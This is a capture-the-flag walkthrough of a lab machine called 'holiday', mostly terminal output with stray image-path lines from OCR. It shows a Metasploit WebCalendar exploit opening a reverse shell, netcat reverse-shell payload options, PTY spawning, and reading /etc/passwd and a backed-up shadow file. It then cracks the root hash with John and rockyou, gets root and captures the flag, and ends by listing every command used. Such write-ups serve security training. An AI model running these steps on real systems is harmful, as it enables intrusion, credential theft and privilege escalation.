
```
┌──(alpha㉿alpha)-[~]
└─$ sudo msfdb run
[sudo] password for alpha:
[+] Starting database


   Metasploit Park, System Security Interface
   Version 4.0.5, Alpha E
   Ready ...
   > access security
   access: PERMISSION DENIED.
   > access security grid
   access: PERMISSION DENIED.
   > access main security grid
   access: PERMISSION DENIED....and ...
   YOU DIDN'T SAY THE MAGIC WORD!
   YOU DIDN'T SAY THE MAGIC WORD!
   YOU DIDN'T SAY THE MAGIC WORD!
   YOU DIDN'T SAY THE MAGIC WORD!
   YOU DIDN'T SAY THE MAGIC WORD!
   YOU DIDN'T SAY THE MAGIC WORD!
   YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.2.20-dev                          ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

msfdb always runs as a root.



```
msf6 exploit(linux/http/webcalendar_settings_exec) > options

Module options (exploit/linux/http/webcalendar_settings_exec):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80                   yes       The target port (TCP)
   SSL        false                no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /WebCalendar-1.2.4/  yes       The URI path to webcalendar
   VHOST                           no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.103    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


I must set the above giving parameters to create a reverse shell.




```
msf6 exploit(linux/http/webcalendar_settings_exec) > set rhosts 192.168.1.104
rhosts ⇒ 192.168.1.104
msf6 exploit(linux/http/webcalendar_settings_exec) > set targeturi /webcalendar/
targeturi ⇒ /webcalendar/
msf6 exploit(linux/http/webcalendar_settings_exec) > set lhost 192.168.1.103
lhost ⇒ 192.168.1.103
msf6 exploit(linux/http/webcalendar_settings_exec) > set lport 443
lport ⇒ 443
msf6 exploit(linux/http/webcalendar_settings_exec) > run

[*] Started reverse TCP handler on 192.168.1.103:443
[*] Housing php payload ...
[*] Loading our payload ...
[*] Sending stage (40164 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.103:443 → 192.168.1.104:51214) at 2022-12-27 18:43:41 -0500
shell
```

NOW WE ENTER THE REVERSE SHELL


NOTE: if the reverse shell does not work, I recommended that use netcat payload in **payload options**



```
41  payload/cmd/unix/reverse_jjs                                   normal  No     Unix Command Shell, Reverse TCP (via jjs)
42  payload/cmd/unix/reverse_ksh                                   normal  No     Unix Command Shell, Reverse TCP (via Ksh)
43  payload/cmd/unix/reverse_lua                                   normal  No     Unix Command Shell, Reverse TCP (via Lua)
44  payload/cmd/unix/reverse_ncat_ssl                              normal  No     Unix Command Shell, Reverse TCP (via ncat)
45  payload/cmd/unix/reverse_netcat                                normal  No     Unix Command Shell, Reverse TCP (via netcat)
46  payload/cmd/unix/reverse_netcat_gaping                         normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
47  payload/cmd/unix/reverse_nodejs                                normal  No     Unix Command Shell, Reverse TCP (via nodejs)
48  payload/cmd/unix/reverse_openssl                               normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl
```



```
shell
ls

meterpreter > shell
Process 1919 created.
Channel 2 created.
access.php
assert.php
blacklist.php
classes
common_admin_pref.php
config.php
date_formats.php
dbi4php.php
dbtable.php
formvars.php
functions.php
gradient.php
help_list.php
index.html
index.php
init.php
js
menu
moon_phases.php
print_styles.css
settings.php
settings.php.orig
site_extras.php
styles.php
trailer.php
translate.php
user-app-joomla.php
user-app-postnuke.php
user-imap.php
user-ldap.php
user-nis.php
user.php
validate.php
views.php
```




```
hostname
holiday
which python
which python3
/usr/bin/python3
```

I search the python say /usr/bin/python3


Then I used the python3 bin bash command to get access.

/usr/bin/python3 -c 'import pty;pty.spawn("/bin/bash");'



```
www-data@holiday:/var$ whoami
whoami
www-data
www-data@holiday:/var$ █
```


As usual after getting the user access I checked the permission and allow this to get me privileged access.



```
www-data@holiday:/var$ whoami
whoami
www-data
www-data@holiday:/var$ cd ..
cd ..
www-data@holiday:/$ ls
ls
bin    etc             lib     lost+found  proc  snap  usr
boot   home            lib32   media       root  srv   var
cdrom  initrd.img      lib64   mnt         run   sys   vmlinuz
dev    initrd.img.old  libx32  opt         sbin  tmp   vmlinuz.
www-data@holiday:/$ cd /root
cd /root
bash: cd: /root: Permission denied
www-data@holiday:/$ cat /etc/sudoers
cat /etc/sudoers
cat: /etc/sudoers: Permission denied
www-data@holiday:/$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@holiday:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

While searching a lot of different folders of users and got one useful directory named management, which has a very important file **rootcron.bak**

cat /etc/shadow
cat /etc/sudoers
cat /etc/passwd
cat rootcron




```
www-data@holiday:/home$ cd billie
cd billie
www-data@holiday:/home/billie$ ls
ls
Desktop    Downloads  Pictures  Templates  examples.desktop
Documents  Music      Public    Videos
www-data@holiday:/home/billie$ cd Documents
cd Documents
www-data@holiday:/home/billie/Documents$ ls
ls
management
www-data@holiday:/home/billie/Documents$ cd management
cd management
www-data@holiday:/home/billie/Documents/management$ ls
ls
rootcron.bak
www-data@holiday:/home/billie/Documents/management$ cat rootcron.bak
cat rootcron.bak
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).

* * * * * /bin/bash /etc/hitchinaride.sh

# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
www-data@holiday:/home/billie/Documents/management$ 
```

The file says **/bin/bash /etc/hitchinaride.sh**

cat /etc/hitchinaride.sh
cat /etc/backup/shadow.bak


Now, while entering **hitchinaride.sh** I found a **shadow file** that has the root password.



```
www-data@holiday:/home$ cd ..
cd ..
www-data@holiday:/$ cat /etc/hitchinaride.sh
cat /etc/hitchinaride.sh
#!/bin/bash
cp /etc/shadow /etc/backup/shadow.bak
www-data@holiday:/$ cat /etc/backup/shadow.bak
cat /etc/backup/shadow.bak
root:$1$cool$E.MDUFratT2H.Eeu74pSt.:18225:0:99999:7:::
daemon:*:18002:0:99999:7:::
bin:*:18002:0:99999:7:::
sys:*:18002:0:99999:7:::
sync:*:18002:0:99999:7:::
games:*:18002:0:99999:7:::
man:*:18002:0:99999:7:::
lp:*:18002:0:99999:7:::
mail:*:18002:0:99999:7:::
```


Copy this data to the pws file and try to search for the password from the rockyou.txt file. I finally found the root password.

john --wordlist=/usr/share/wordlists/rockyou.txt pws.hash




```
┌──(alpha㉿alpha)-[~/.john]
└─$ rm john.pot

┌──(alpha㉿alpha)-[~/.john]
└─$ cd ..

┌──(alpha㉿alpha)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt pws.hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
greendayrox      (root)
1g 0:00:00:01 DONE (2022-12-27 19:22) 0.6802g/s 51787p/s 51787c/s 51787C/s hardhouse..gabby14
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(alpha㉿alpha)-[~]
└─$ 
```

Got a privilege escalation from the root password.



```
www-data@holiday:/$ su root
su root
Password: greendayrox

su: Authentication failure
www-data@holiday:/$ su root
su root
Password: greendayrox

root@holiday:/# whoami
whoami
root
root@holiday:/# 
```



```
www-data@holiday:/$ su root
su root
Password: greendayrox

root@holiday:/# whoami
whoami
root
root@holiday:/# cd /root
cd /root
root@holiday:~# ls
ls
flag.txt  snap
root@holiday:~# cat flag.txt
cat flag.txt
FLAG{Punkx_N0t_d34d}
root@holiday:~# exit
exit
exit
www-data@holiday:/$ exit
exit
exit
exit
```

FLAG{Punkx_N0t_d34d}

ALL COMMANDS USED DURING THIS TEST

```
nmap -sP 192.168.1.103/24
nmap -sC -sV 192.168.1.104
ftp 192.168.1.104
dirb http://192.168.1.104/ /usr/share/wordlists/dirb/common.txt
Searchsploit webcalendar
sudo msfdb run
search webcalendar
use 0
info
set rhosts 192.168.0.26
set targeturi /webcalendar/
show payload options
show payloads
set lhost 192.168.0.26
set lport 443
run
shell
hostname
which python3
/usr/bin/python3 -c 'import pty;pty.spawn("/bin/bash");'

cat /etc/shadow
cat /etc/sudoers
cat /etc/passwd
cat rootcron
cat /etc/hitchinaride.sh
cat /etc/backup/shadow.bak
john --wordlist=/usr/share/wordlists/rockyou.txt pws.hash
su root
cd /root
cat flag.txt
```

THANK YOU